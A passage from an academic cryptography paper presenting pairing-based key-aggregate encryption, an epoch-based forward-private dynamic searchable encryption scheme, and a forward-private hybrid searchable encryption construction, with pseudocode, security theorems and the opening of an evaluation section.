We construct an ICKAE scheme over a tuple of cyclic groups $(\mathbb{G}_1, \mathbb{G}_2, \mathbb{G}_t)$ each of prime order p and equipped with pairing $e : \mathbb{G}_1 \times \mathbb{G}_2$ to $\mathbb{G}_t$. We use the implicit notion for group elements [21]. Fix arbitrary generators $[1]_1 \in \mathbb{G}_1$ and $[1]_2 \in \mathbb{G}_2$, we define $[1]_t := e([1]_1, [1]_2)$ as a generator of $\mathbb{G}_t$. For $i \in \{1,2,t\}$ and $x \in \mathbb{Z}_p$, $[x]_i \in \mathbb{G}_i$ denotes the group element whose discrete logarithm base $[1]_i$ is x. Group operations are written additively, *i.e.*, $[x]_i + [y]_i := [x+y]_i \in \mathbb{G}_i$. The pairing is written multiplicatively, *i.e.*, $[x]_1[y]_2 := e([x]_1, [y]_2) = [xy]_t$.

Let $H : \{0,1\}^* \to \mathbb{G}_1$ and $G : \mathbb{G}_t \to \{0,1\}^\lambda$ be two cryptographic hash functions. Figure 4 presents our construction. Its correctness can be checked by noting that $[u]_t$ equals

$$\begin{aligned}
&\sum_{j\in S}[\alpha^{n+1-j}]_1[c_2]_2 - ([k]_1 + \sum_{j\in S\setminus\{i\}}[\alpha^{n+1+i-j}]_1)[c_1]_2 \\
=& r\sum_{j\in S}[\alpha^{n+1-j}]_1([\gamma]_2 + [\alpha^i]_2) \\
&-(\gamma\sum_{j\in S}[\alpha^{n+1-j}]_1 + \delta[h_b]_1 + \sum_{j\in S\setminus\{i\}}[\alpha^{n+1+i-j}]_1)[r]_2 \\
=& -r[h_b]_1[\delta]_2 + r[\alpha^{n+1}]_t.
\end{aligned}$$

For security, Ext() should only be executed at most once for each id with the same random choice of b. In practice, b can be generated from a pseudorandom function taking id as an input. Theorem 2 asserts the confidentiality of our ICKAE, with its proof in Appendix A. Anonymity can be reduced to the bilinear Diffie-Hellman assumption $(([h]_1, [r]_2, [\delta]_2, [hr\delta]_t))$ in a rather direct manner. For computational consistency, it largely follows an existing one [2] for the original PKSE scheme [7]. Besides, a generic upgrade for consistency exists [2].

Theorem 2 *Our* ICKAE *is* IND-CPA*-secure under the n-BDHE assumption (e.g., [18]) in the random oracle model.*

Setup$(1^\lambda, n)$

$\alpha \leftarrow\$ \mathbb{Z}_p$
$\mathbb{I} := i \in [2n] \setminus \{n+1\}$
return $(\{[\alpha^i]_1\}_{\mathbb{I}}, \{[\alpha^i]_2\}_{\mathbb{I}}, [\alpha^{n+1}]_t)$

KeyGen()

$\gamma, \delta \leftarrow\$ \mathbb{Z}_p$
$\mathsf{msk} := (\gamma, \delta)$
$\mathsf{pk} := ([\gamma]_2, [\delta]_2)$
return $(\mathsf{pk}, \mathsf{msk})$

Ext$(\mathsf{msk}, S, \mathsf{id})$

$b \leftarrow\$ \{0,1\}$; $[h_b]_1 := H(\mathsf{id}, b)$
$[k]_1 := \gamma\sum_{j\in S}[\alpha^{n+1-j}]_1 + \delta[h_b]_1$
return $\mathsf{ak} := ([k]_1, b)$

Enc$(\mathsf{pk}, i, \mathsf{id}, m)$

$r \leftarrow\$ \mathbb{Z}_p$; $[c_1]_2 := [r]_2$
$[c_2]_2 := r([\gamma]_2 + [\alpha^i]_2)$
$[h_0]_1 := H(\mathsf{id}, 0)$; $[h_1]_1 := H(\mathsf{id}, 1)$
$c_{3,0} := m \oplus G(r[\alpha^{n+1}]_t - r[h_0]_1[\delta]_2)$
$c_{3,1} := m \oplus G(r[\alpha^{n+1}]_t - r[h_1]_1[\delta]_2)$
return $c := ([c_1]_2, [c_2]_2, c_{3,0}, c_{3,1})$

Dec(ak, S, i, c)

parse $\mathsf{ak} = ([k]_1, b)$, $c = ([c_1]_2, [c_2]_2, c_{3,0}, c_{3,1})$
$[u]_t := \sum_{j\in S}[\alpha^{n+1-j}]_1[c_2]_2 - ([k]_1 + \sum_{j\in S\setminus\{i\}}[\alpha^{n+1+i-j}]_1)[c_1]_2$
return $c_{3,b} \oplus G([u]_t)$

Figure 4: Construction of ICKAE

5 Epoch-Based Forward-Private DSSE

Recall that DSSE clients usually realize forward privacy by keeping a state per keyword and determining the address of the next update based on its state [10, 29]. Only until the *next search* on the keyword is issued will its state be revealed and then refreshed. A refreshed new state results in new addresses of its subsequent updates, thus achieving forward privacy.

As HSE expects no synchronous communication, the reader and any writer cannot share whether a state has been revealed (by the reader) and should be refreshed (by writers). To resolve this hurdle, we instead use the epoch derived from the system time as a constantly refreshing "state." Our epoch-based DSSE scheme E-DSSE enables a search token (for the current epoch) to (determine addresses of and) retrieve tuples updated/to-be-updated at the current epoch and all updates at prior epochs. This is realized by maintaining (implicit) links for updates inter- and intra-epochs. As usual, a search token has no link to any updates after its epoch.

Such a property follows the spirit of DSSE forward privacy. Its reliance on a loosely synchronized global clock makes the resulting DSSE schemes applicable to the HSE setting.

5.1 Definition

To formally define epoch-based forward privacy of DSSE, we introduce Epoch$O$ for the adversary to advance the epoch (as in Section 3.4) and record the epoch information in the DSSE operation sequence $\mathbb{O}$: either $((u,e),w)$ for a search on keyword w or $((u,e),\mathsf{op},w,f)$ for an update with (op,w,f),

where u is the timestamp of an operation and e is the epoch to which u belongs. The search patterns sp and update history UpHist (Section 2) also record the epoch information. Moreover, $\mathsf{UpHist}_{<e}(w)$ and $\mathsf{UpHist}_{e}(w)$ denote all updates of keyword w before and at epoch e, respectively.

We further define the set of keywords being searched during epoch e by $W_{\mathsf{Srch}}(e) = \{w | ((u,e),w) \in \mathbb{O}\}$.

Epoch-based forward privacy confines the update leakage according to recent searches. If no search has been issued for the keyword to be updated at the same epoch, the update leakage stays the same as regular forward privacy (Definition 3).

Definition 11 (Epoch-Based Forward Privacy of DSSE) *An $\mathcal{L}$-adaptively-secure DSSE scheme is epoch-based forward-private if for any update (op, w, f) at epoch e with $w \notin W_{\mathsf{Srch}}(e)$, the update leakage function $\mathcal{L}^{\mathsf{Updt}}(\mathsf{op}, w, f)$ is in the form of $\mathcal{L}'(\mathsf{op}, f)$ or $\mathcal{L}''(\mathsf{op}, \mathsf{UpHist}_{<u}(w) \stackrel{?}{=} \emptyset)$, where $\mathcal{L}', \mathcal{L}''$ are stateless functions.*

DSSE schemes satisfying Definition 3 are, by definition, epoch-based forward-private, but not vice versa. However, the new concept inspires epoch-based applications and potentially provides richer functionalities than existing schemes. Leakage of $\mathsf{UpHist}_{<u}(w) \stackrel{?}{=} \emptyset$ is motivated by efficiency concerns.

For our FP-HSE usage, DSSE tokens with the temporal search ability will be encrypted to the server. It deviates from the DSSE security model, where the server will immediately see and execute the search token. To capture this, we let the operation sequence $\mathbb{O}$ record $((u,e),\text{“Tkn”},w)$ for the search token generation on w. We use $\mathcal{L}^{\mathsf{SrchTkn}}(w)$ to denote the leakage caused by issued yet unused search tokens and separate it from the search leakage $\mathcal{L}^{\mathsf{Srch}}(w)$. In the DSSE context, such search-token leakage captures the token delegations to readers who may reveal the token to the server at different times when the actual search should be executed.

5.2 Construction

We propose E-DSSE, the first DSSE scheme with a tunable tradeoff between forward privacy and flexibility of temporal delegations. A search token retrieves all results updated since the initialization (“inter-epoch” updates) and to be updated at the current epoch (“intra-epoch” updates), but not at future epochs. As a typical design, E-DSSE implicitly links update tuples for each keyword of the same epoch via pseudorandom addresses derived using the same secret but different counters.

To travel to the most recent epoch where an update of w happened (and avoid traversal over each “missing” epoch), $\mathsf{UpdtTkn}()$ keeps it as local state $\mathsf{T}_{\mathsf{ep}}[w]$. $\mathsf{SrchTkn}()$ always outputs both the search token $\mathfrak{s}_e$ for the current epoch e and an inter-epoch token $\mathfrak{s}_{\mathsf{T}_{\mathsf{ep}}[w]}$, which frees $\mathsf{SrchTkn}()$ from local state update. To keep $\mathsf{Srch}()$ mostly a single traversal loop for optimality and compatibility with token-based DSSE, $\mathfrak{s}_{\mathsf{T}_{\mathsf{ep}}[w]}$ is stored along with a dummy update of the current epoch (if no update exists) and picked up when the first update of each epoch (if it exists) is retrieved. $\mathsf{UpdtTkn}()$ will replace such a dummy with the actual first update while keeping $\mathfrak{s}_{\mathsf{T}_{\mathsf{ep}}[w]}$. Even two searches at different epochs (say e' and $e'+1$) may implant the same $\mathfrak{s}_{\mathsf{T}_{\mathsf{ep}}[w]}$, the earlier one ($e'$ in our example) will not be traversed as there was no actual update (which is why a search at epoch $e'+1$ implanted $\mathfrak{s}_{\mathsf{T}_{\mathsf{ep}}[w]}$ but not $\mathfrak{s}_{e'}$).

$\mathsf{Setup}(1^\lambda)$

$\mathsf{k} \leftarrow\$ \{0,1\}^\lambda$
$\mathsf{T}_{\mathsf{ct}}, \mathsf{T}_{\mathsf{ep}}, \mathsf{EDB} \leftarrow$ empty map
$\mathsf{st} := (\mathsf{T}_{\mathsf{ct}}, \mathsf{T}_{\mathsf{ep}})$
return $(\mathsf{k}, \mathsf{st}, \mathsf{EDB})$

$\mathsf{SrchTkn}(\mathsf{st}, \mathsf{k}, w)$

get current epoch e
parse $\mathsf{st} = (\mathsf{T}_{\mathsf{ct}}, \mathsf{T}_{\mathsf{ep}})$
$\mathfrak{s}_e := F(\mathsf{k}, w||e)$
$\mathsf{addr} := \mathsf{val} := \perp$
if $(\mathsf{T}_{\mathsf{ep}}[w] \neq e) \wedge (\mathsf{T}_{\mathsf{ep}}[w] \neq \perp)$
  $x := F(\mathsf{k}, w||\mathsf{T}_{\mathsf{ep}}[w])$
  $y := 0^{|\mathsf{op}||f|}$
  $\mathsf{addr} := H_1(\mathfrak{s}_e||1)$
  $\mathsf{val} := (y||x) \oplus H_2(\mathfrak{s}_e||1)$
  $\mathfrak{s} := (\mathfrak{s}_e, \mathsf{addr}, \mathsf{val})$
return $(\mathfrak{s}, \mathsf{st})$

$\mathsf{UpdtTkn}(\mathsf{st}, \mathsf{k}, \mathsf{op}, w, f)$

get current epoch e
parse $\mathsf{st} = (\mathsf{T}_{\mathsf{ct}}, \mathsf{T}_{\mathsf{ep}})$
if $(\mathsf{T}_{\mathsf{ct}}[w] = \perp) \vee (\mathsf{T}_{\mathsf{ep}}[w] \neq e)$
  $\mathsf{T}_{\mathsf{ct}}[w] := 0$
$x := 0^\lambda; \mathsf{T}_{\mathsf{ct}}[w] := \mathsf{T}_{\mathsf{ct}}[w] + 1$
if $(\mathsf{T}_{\mathsf{ct}}[w] = 1) \wedge (\mathsf{T}_{\mathsf{ep}}[w] \neq \perp)$
  $x := F(\mathsf{k}, w||\mathsf{T}_{\mathsf{ep}}[w])$
$\mathsf{T}_{\mathsf{ep}}[w] := e$
$K := F(\mathsf{k}, w||e)||\mathsf{T}_{\mathsf{ct}}[w]$
$\mathsf{addr} := H_1(K)$
$\mathsf{val} := (\mathsf{op}||f||x) \oplus H_2(K)$
$\mathsf{u} := (\mathsf{addr}, \mathsf{val})$
return $(\mathsf{u}, \mathsf{st}' := (\mathsf{T}_{\mathsf{ct}}, \mathsf{T}_{\mathsf{ep}}))$

$\mathsf{Updt}((\mathsf{addr}, \mathsf{val}), \mathsf{EDB})$

$\mathsf{EDB}[\mathsf{addr}] := \mathsf{val}$
return $\mathsf{EDB}' := \mathsf{EDB}$

$\mathsf{Srch}(\mathfrak{s}, \mathsf{EDB})$

parse $\mathfrak{s} = (\mathfrak{s}_e, \mathsf{addr}, \mathsf{val}); R := \emptyset$
if $(((\mathsf{addr}, \mathsf{val}) \neq (\perp, \perp)) \wedge (\mathsf{EDB}[\mathsf{addr}] = \perp))$ $\mathsf{EDB}[\mathsf{addr}] := \mathsf{val}$
while $\mathfrak{s}_e \neq 0^\lambda$
  $\mathsf{ct} := 1$; $\mathsf{addr} := H_1(\mathfrak{s}_e||\mathsf{ct})$; $\mathfrak{s}'_e := 0^\lambda$
  while $\mathsf{EDB}[\mathsf{addr}] \neq \perp$
    $\mathsf{op}||f||x := \mathsf{EDB}[\mathsf{addr}] \oplus H_2(\mathfrak{s}_e||\mathsf{ct})$
    if $\mathsf{ct} = 1$ **then** $\mathfrak{s}'_e := x$
    if $\mathsf{op} = \mathsf{add}$ **then** $R := R \cup \{f\}$ **else** $R := R \setminus \{f\}$
    $\mathsf{ct} := \mathsf{ct} + 1$; $\mathsf{addr} := H_1(\mathfrak{s}_e||\mathsf{ct})$
  $\mathfrak{s}_e := \mathfrak{s}'_e$
return R

Figure 5: E-DSSE: Epoch-Based Forward-Private DSSE

Figure 5 details our E-DSSE scheme, where H_1 and H_2 are cryptographic hash functions, and F is a pseudorandom function family (PRF) with λ-bit outputs. We assume *retrieving an empty entry* from a map (*e.g.*, T_{ct} or T_{ep}) returns $\perp$.

Setup. Let k be a λ-bit key for F. T_{ep} and T_{ct} are initially empty maps. $\mathsf{T}_{\mathsf{ep}}[w]$ stores the epoch when the last update of w happens, and $\mathsf{T}_{\mathsf{ct}}[w]$ stores the update counter of w at epoch $\mathsf{T}_{\mathsf{ep}}[w]$. An initially empty map for EDB is outsourced.

Search. The client computes search token $\mathfrak{s}_e$ for keyword w

and current epoch e as $F(\mathsf{k}, w||e)$. If w has not been updated at epoch e ($\mathsf{T_{ep}}[w] \neq e$) but updated during previous epochs ($\mathsf{T_{ep}}[w] \neq \perp$), the client puts a "dummy update" with an "old" search token $x := F(\mathsf{k}, w||\mathsf{T_{ep}}[w])$ in val. We place val at addr derived using $\mathfrak{s}_e||1$ as the 1st slot in the list for w at epoch e.

If Srch() gets a "dummy update" ($(\mathsf{addr}, \mathsf{val}) \neq (\perp, \perp)$), but no actual update has happened yet ($\mathsf{EDB}[\mathsf{addr}] = \perp$), the servers sets $\mathsf{EDB}[\mathsf{addr}] := \mathsf{val}$. This is to ensure that no actual update would be accidentally overwritten. The server decrypts each tuple at $H_1(\mathfrak{s}_e||\mathsf{ct})$ of EDB by $H_2(\mathfrak{s}_e||\mathsf{ct})$ with ct increasing from 1 until no data can be found with $\mathfrak{s}_e$.

For the first update at each epoch ($\mathsf{ct} = 1$), the decrypted x is a search token $\mathfrak{s}'_e$ for prior updates on w. The server will set $\mathfrak{s}_e$ as $\mathfrak{s}'_e$ and repeat the search to get back all "historical" updates, provided the token is valid ($\mathfrak{s}_e \neq 0^\lambda$). The retrieved files are inserted into or removed from the result set R according to their operations. Eventually, the server returns R to the client.

Update. To update (op, w, f) at current epoch e, if keyword w has never been updated ($\mathsf{T_{ct}}[w] = \perp$) or not been updated at e ($\mathsf{T_{ep}}[w] \neq e$), it sets $\mathsf{T_{ct}}[w] := 0$. $\mathsf{T_{ct}}[w]$ is then incremented. If this is the first update on w at e ($\mathsf{T_{ct}}[w] = 1$) and there exist prior (actual) updates on w at epoch $\mathsf{T_{ep}}[w] \neq \perp$, the client puts prior search token $F(\mathsf{k}, w||\mathsf{T_{ep}}[w])$ in x. It happens even when x has been implanted in a "dummy update" during search at e. Otherwise, $x := 0^\lambda$. $\mathsf{T_{ep}}[w]$ is then set to e.

The client then stores x along with the update tuple. With $F(\mathsf{k}, w||e)||\mathsf{T_{ct}}[w]$ as K, the update token $\mathfrak{u}$ is $(\mathsf{addr}, \mathsf{val})$, where addr is a pseudorandom location derived from K, and val is encrypting $(\mathsf{op}||f||x)$ under a key derived from K. The update token instructs the server to update $\mathsf{EDB}[\mathsf{addr}] := \mathsf{val}$.

Analysis. The size of both search and update tokens is $O(1)$. The update complexity is $O(1)$. The search complexity is linear in the total number of updates regarding the searched keyword, which is deemed asymptotically optimal [10,19,26].

For search, the server learns the search pattern and the update history of the keyword. Such search leakage $\mathcal{L}^{\mathsf{Srch}}(w)$ is necessary and common for efficient DSSE schemes [10,29].

For a search token, $\mathfrak{s}_e$ from PRF is pseudorandom. Whether to provide $(\mathsf{addr}, \mathsf{val})$ from H_1 and H_2 depends on whether the keyword of the token was updated at prior epochs but not the current one. Formally, for a search token of w at epoch e, $\mathcal{L}^{\mathsf{SrchTkn}}(w) = (\neg(\mathsf{UpHist}_{<e}(w) \stackrel{?}{=} \emptyset)) \wedge (\mathsf{UpHist}_e(w) \stackrel{?}{=} \emptyset)$. The leakage is subsumed by the entire $\mathsf{UpHist}(w)$. The token leaks nothing else before being revealed to the server and executed over the encrypted database, causing $\mathcal{L}^{\mathsf{Srch}}(w)$.

The search token for epoch e can search over data encrypted from the system initialization to e due to the preparation of prior search tokens. Namely, those tuples updated at e, due to the functionality of the temporal search, can be retrieved by the holder of the search token at the same epoch. However, any update after e remains private until the subsequent search as the server has no knowledge of the PRF secret key, *i.e.*, E-DSSE provides epoch-based forward privacy.

The security proof of E-DSSE can be found in Appendix B.

Theorem 3 *Assuming F is a pseudorandom function family,* E-DSSE *is $\mathcal{L}$-adaptively-secure with epoch-based forward privacy, where* $\mathcal{L}^{\mathsf{Stp}} = \emptyset$, $\mathcal{L}^{\mathsf{Srch}}(w) = (\mathsf{sp}(w), \mathsf{UpHist}(w))$, $\mathcal{L}^{\mathsf{SrchTkn}}(w) = (\neg(\mathsf{UpHist}_{<e}(w) \stackrel{?}{=} \emptyset)) \wedge (\mathsf{UpHist}_e(w) \stackrel{?}{=} \emptyset)$, $\mathcal{L}^{\mathsf{Updt}}(\mathsf{op}, w, f) = \begin{cases} \emptyset & \text{if } w \notin W_{\mathsf{Srch}}(e) \\ \mathcal{L}^{\mathsf{Srch}}(w) & \text{otherwise} \end{cases}$, *and e is the epoch when the update happens, in the random oracle model.*

6 Forward-Private HSE with $O(1)$-Size Tokens

With more versatile tools (E-DSSE and ICKAE), we build our forward-private hybrid searchable encryption (FP-HSE) with $O(1)$-size search tokens. We also advocate a new rebuild step for better performance and security at a small writer cost.

The constant size of search tokens is naturally inherited from our ICKAE, as the ICKAE secret key size is independent of the number of classes. Our FP-HSE does not need to run multiple copies of IBE or expensive pairing operations for each traversal step [39]. We set the reader free from the redundant key management of DSSE instances (whose number could be as many as that of the classes). With ICKAE, the reader is free from multiple calls of IBE.Ext() for searching.

FP-HSE assumes a loosely synchronized clock that provides the current epoch number. To retain the epoch-based forward privacy of E-DSSE while avoiding decrypting ever-growing ICKAE ciphertexts, we borrow ideas from a recent work [3] (that aims for breach resistance) to devise our rebuild algorithm, on top of our basic HSE syntax (Definition 4):

$\underline{(\mathsf{ETkn}_i, \mathsf{st}'_i) \leftarrow \mathsf{Rebuild}(\mathsf{st}_i, i, \mathsf{k}_i)}$ *executed by the writer takes as input a class $i \in [n]$ with its state st_i and secret key k_i. It outputs an encrypted token set ETkn_i to be stored in the server and a new state st'_i to be stored locally.*

Rebuild() requires writers to update their encrypted search tokens stored in the server at the start of a new epoch. It incurs no additional leakage as the tokens remain encrypted. The cost for our Rebuild() is quite reasonable for writers as it only depends on the number of the keywords they allow the reader to search. In contrast, previous Rebuild() [3] reconstructs the entire database, including encrypted indices and data (not for multiple writers but breach resistance).

6.1 Construction from E-DSSE and ICKAE

Figure 6 details our FP-HSE construction.

Setup. RSetup() of the reader runs ICKAE.Setup() and outputs a public/secret key pair $(\mathsf{pk}, \mathsf{msk})$ via ICKAE.KeyGen().

Each writer i individually executes WSetup() that calls E-DSSE.Setup(). Beyond an encrypted database EDB_i, an encrypted token set ETkn_i is set up. EDB_i and ETkn_i are initially empty. Same as G-HSE, the writer state contains a

$\mathsf{RSetup}(1^\lambda, n)$

$\mathsf{param} \leftarrow \mathsf{ICKAE.Setup}(1^\lambda, n)$
return $(\mathsf{pk}, \mathsf{msk}) \leftarrow \mathsf{ICKAE.KeyGen}()$

$\mathsf{WSetup}(1^\lambda, i)$

$(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i) \leftarrow \mathsf{E\text{-}DSSE.Setup}(1^\lambda)$
return $(\mathsf{k}_i, \mathsf{st}_i, \mathsf{EDB}_i, \mathsf{ETkn}_i := \emptyset)$

$\mathsf{Rebuild}(\mathsf{st}_i, i, \mathsf{k}_i)$

get current epoch e; **parse** $\mathsf{st}_i = (B_i, \ldots)$
$\mathsf{ETkn}_i := \emptyset$
foreach w s.t. $B_i[w] = 1$
  $(\mathfrak{s}_{\mathsf{sse}}, \mathsf{st}'_i) \leftarrow \mathsf{E\text{-}DSSE.SrchTkn}(\mathsf{st}_i, \mathsf{k}_i, w)$
  $c \leftarrow \mathsf{ICKAE.Enc}(\mathsf{pk}, i, w||e, \mathfrak{s}_{\mathsf{sse}})$
  $\mathsf{ETkn}_i := \mathsf{ETkn}_i \cup \{c\}$
return $(\mathsf{ETkn}_i, \mathsf{st}'_i)$

$\mathsf{UpdtTkn}(\mathsf{pk}, \mathsf{st}_i, i, \mathsf{k}_i, \mathsf{op}, w, f)$

get current epoch e; **parse** $\mathsf{st}_i = (B_i, \ldots)$
$(\mathfrak{u}_{\mathsf{sse}}, \mathsf{st}'_i) \leftarrow \mathsf{E\text{-}DSSE.UpdtTkn}(\mathsf{st}_i, \mathsf{k}_i, \mathsf{op}, w, f)$
if $B_i[w] = 0$
  $(\mathfrak{s}_{\mathsf{sse}}, \mathsf{st}''_i) \leftarrow \mathsf{E\text{-}DSSE.SrchTkn}(\mathsf{st}'_i, \mathsf{k}_i, w)$
  $c \leftarrow \mathsf{ICKAE.Enc}(\mathsf{pk}, i, w||e, \mathfrak{s}_{\mathsf{sse}})$
  $B_i[w] := 1$
else $c := \perp$
$\mathfrak{u} := (i, c, \mathfrak{u}_{\mathsf{sse}})$
return $(\mathfrak{u}, \mathsf{st}''_i)$

$\mathsf{Updt}(\mathfrak{u}, \mathsf{EDB}, \mathsf{ETkn})$

parse $\mathfrak{u} = (i, c, \mathfrak{u}_{\mathsf{sse}})$
if $c \neq \perp$ **then** $\mathsf{ETkn}'_i := \mathsf{ETkn}_i \cup \{c\}$
$\mathsf{EDB}'_i \leftarrow \mathsf{E\text{-}DSSE.Updt}(\mathfrak{u}_{\mathsf{sse}}, \mathsf{EDB}_i)$
return $(\mathsf{EDB}', \mathsf{ETkn}')$

$\mathsf{SrchTkn}(\mathsf{msk}, S, w)$

get current epoch e
return $\mathfrak{s} \leftarrow \mathsf{ICKAE.Ext}(\mathsf{msk}, S, w||e)$

$\mathsf{Srch}(\mathfrak{s}, S, \mathsf{EDB}, \mathsf{ETkn})$

parse $\mathsf{EDB} = \{\mathsf{EDB}_i\}_{i\in[n]}$
parse $\mathsf{ETkn} = \{\mathsf{ETkn}_i\}_{i\in[n]}$
$\mathcal{R} := \emptyset$
foreach $i \in S$
  foreach $c \in \{\mathsf{ETkn}_i\}$
    $\mathfrak{s}_{\mathsf{sse}} \leftarrow \mathsf{ICKAE.Dec}(\mathfrak{s}, S, i, c)$
    if $\mathfrak{s}_{\mathsf{sse}} \neq \perp$
      (R, EDB'_i)
        $\leftarrow \mathsf{E\text{-}DSSE.Srch}(\mathfrak{s}_{\mathsf{sse}}, \mathsf{EDB}_i)$
      $\mathcal{R} := \mathcal{R} \cup R$
return $(\mathcal{R}, \mathsf{EDB}', \mathsf{ETkn})$

Figure 6: FP-HSE: Forward-Private Hybrid Searchable Encryption from E-DSSE and ICKAE

$|\mathcal{W}|$-bit list[7] B_i for keyword space $\mathcal{W}$ to indicate whether a keyword has ever been updated by writer i. B_i can be inferred from the E-DSSE state, denoted by $\mathsf{st}_i = (B_i, \ldots)$ in Figure 6.

The server integrates EDB_i and ETkn_i from each writer i.

Search. At the current epoch e, to retrieve files from writers in set S containing keyword w, the reader extracts the HSE search token $\mathfrak{s}$ as an aggregated key derived from a single run of ICKAE.Ext() taking S as the target set and $w||e$ as ID. Due to our ICKAE scheme, for each keyword w, only one search token can be delegated in a given epoch e.

The server uses $\mathfrak{s}$ to decrypt $\{\mathsf{ETkn}_i\}_{i\in S}$ and parses the successfully decrypted result as E-DSSE search token $\mathfrak{s}_{\mathsf{sse}}$. With $\mathfrak{s}_{\mathsf{sse}}$, the server executes E-DSSE.Srch() over the corresponding EDB_i and inserts the result to $\mathcal{R}$. At the end, $\mathcal{R}$ is returned to the reader as the search result of w.

Update. To update (w, f), it first generates an E-DSSE update token $\mathfrak{u}_{\mathsf{sse}}$ for current epoch e. If $B_i[w] = 0$, the search token of w has not been generated; writer i generates an E-DSSE search token $\mathfrak{s}_{\mathsf{sse}}$ for w, ICKAE-encrypts it as c under class i and ID $w||e$, and sets $B_i[w]$ to 1. The HSE update token $\mathfrak{u}$, containing c and $\mathfrak{u}_{\mathsf{sse}}$, is sent to the server. The server stores c into ETkn_i and runs E-DSSE.Updt() over EDB_i with $\mathfrak{u}_{\mathsf{sse}}$.

Rebuild. At a new epoch, writer i initializes an empty ETkn_i. For every active keyword indicated by B_i, its E-DSSE search token is generated and encrypted by ICKAE with respect to class i, keyword w, and the current epoch e. The ICKAE ciphertexts are inserted into ETkn_i and then sent to the server. The server replaces the out-of-date encrypted token set of i.

Selective Rebuild. Not only can the reader confine the writer subset to search for, but also the writer can choose to confine the data that the reader can access at certain epochs, say, excluding draft data to be finalized at later epochs. This can be done by preparing encrypted E-DSSE search tokens only for those keywords that allow to be accessed at the next epoch during the rebuild, and skipping any generation of E-DSSE search tokens (and thus ICKAE encryption) during the update.

[7] This bit list is much smaller than, say, keeping copies in the "Sent" folder.

6.2 Analysis

Efficiency. An FP-HSE search traverses the target token sets, which is linear in the number of active keywords encrypted by the target classes, before executing an E-DSSE search, which is linear in the number of updates on the keyword. Thanks to the compactness of an ICKAE decryption key, the search token is constant-size, independent of the number of classes to be searched. For update, the token size and the time complexity are both constant. FP-HSE thus realizes sublinear (in the database size) search and update efficiency.

No interaction between the reader and any writer is ever needed. The reader only manages a single key pair.

Security. The setup only leaks the class identifiers $\{i\}_{i\in[n]}$.

For a corrupted writer (*i.e.*, $i \in I_c$), the update tuple is revealed. For any update from non-corrupted writers, HSE.UpdtTkn() runs E-DSSE.UpdtTkn(), which generates an E-DSSE update token. Due to the epoch-based forward privacy of E-DSSE, the whole E-DSSE update process reveals *nothing* if the keyword has not been searched during the epoch. While HSE.UpdtTkn() might execute E-DSSE.SrchTkn(), by our FP-HSE construction, E-DSSE.SrchTkn() is always executed after E-DSSE.UpdtTkn() at the same epoch. It means that the E-DSSE search token implants no dummy updates, so it incurs no extra leakage. The usage of the bit list B leaks whether the keyword has been updated by a class (*i.e.*, $\mathsf{UpHist}(i, w) \stackrel{?}{=} \emptyset$), which is unrelated to any prior searches.

FP-HSE thus retains the epoch-based forward privacy[8].

If an FP-HSE search on w has been issued over a subset S at epoch e, we consider $w \in W_{\mathsf{Srch}}(e)$ in E-DSSE for any updates on w at e from any $i \in S$. As G-HSE, the FP-HSE search over S leaks the E-DSSE search leakage (from target search tokens) and the searched keyword (from ICKAE decryption key).

The rebuild leaks nothing more than prior updates since 1) E-DSSE search tokens are all generated when there exist prior updates ($\mathsf{UpHist}_{<e}(w) \neq \emptyset$ in E-DSSE) and no update has happened at the new epoch ($\mathsf{UpHist}_{e}(w) = \emptyset$), covering the E-DSSE search-token-generation leakage; 2) the refreshed token set is ICKAE-encrypted; and 3) prior updates have already revealed the set of active keywords of a writer.

If writer i is corrupted, the (inevitable) leakage contains the historical updates of i (*i.e.*, $\mathsf{UpdtBy}(i)$). Theorem 4 formally asserts the security of FP-HSE with the proof in Appendix C.

Theorem 4 FP-HSE *is* $\mathcal{L}_{\mathsf{hse}}$*-adaptively-secure and forward private if* ICKAE *is* IND-CPA- *and* IND-ANON*-secure, and* E-DSSE *is* $\mathcal{L}_{\mathsf{sse}}$*-adaptively-secure with epoch-based forward privacy, where* $\mathcal{L}^{\mathsf{Stp}}_{\mathsf{hse}}(n) = \{i\}_{i\in[n]}$, $\mathcal{L}^{\mathsf{Corr}}_{\mathsf{hse}}(i) = \{\mathsf{UpdtBy}(i)\}$, $\mathcal{L}^{\mathsf{Srch}}_{\mathsf{hse}}(w,S) = \{i, \mathcal{L}^{\mathsf{Srch}}_{\mathsf{sse},i}(w), w\}_{i\in S}$, *and* $\mathcal{L}^{\mathsf{Updt}}_{\mathsf{hse}}(i,\mathsf{op},w,f) =$

$$\begin{cases} \{i,\mathsf{op},w,f\} & \text{if } i \in I_c, \\ \{i, \mathsf{UpHist}(i,w) \stackrel{?}{=} \emptyset, \mathcal{L}^{\mathsf{Updt}}_{\mathsf{sse},i}(\mathsf{op},w,f)\} & \text{otherwise.} \end{cases}$$

It is possible to hide $\mathsf{UpHist}(i,w) \stackrel{?}{=} \emptyset$ if the writer follows the selective rebuild strategy, *i.e.*, no ICKAE ciphertext is generated during updates, and only E-DSSE search tokens for the searchable updates are encrypted during rebuilding.

Leakage-Abuse Attacks and Mitigation. Some early encrypted search solutions rely on property-preserving encryption, which suffer from statistical or ground-truth attacks. Afterward, most leakage-abuse attacks target SSE schemes for range queries (*e.g.*, see [38]), which is out of our scope.

Recent attacks [6, 32] do not require strong knowledge assumptions on plaintext data, but the volume pattern is essential for their accuracy. The modular design of HSE makes it compatible with the evolving volume-hiding DSSE [25, 37]. For example, the padding and batch-update approaches [37] work with our FP-HSE, as we could treat the updates of each epoch as a batch of updates. Meanwhile, leakage-suppression techniques [23] are proposed, which generically apply to DSSE.

7 Experiment and Deployment

We implement G-HSE and FP-HSE in Python. We instantiate DSSE and IBE for G-HSE with a dynamic variant of Π_{bas} [13] and Boneh–Franklin IBE [8], respectively. PRFs and keyed hash functions are instantiated with HMAC-SHA-256. We use PyCrypto 2.6.1 and Charm 0.50 library (charm-crypto.io) for cryptographic operations and MNT224 curve for pairings with a 96-bit security level. Our platform is Ubuntu 16.04 running over Intel Core i7-4790 3.60GHz CPU, 16GB RAM, and 1TB HDD. Results are averaged over 10 independent runs.

7.1 Performance over Real-World Datasets

Dataset. To echo our motivating applications of HSE, we start with evaluations over three real-world multi-writer datasets used by prior security and privacy research [14, 28, 31, 32].

Diabetes Dataset (EHR) [36]. 130 US hospitals contribute 101766 patient records. For each record, we consider the combination of sex (binary) and age interval (10 years each) as its keyword and the rest as its data. No time information was provided; we evolve the epoch every 1000 updates of records.

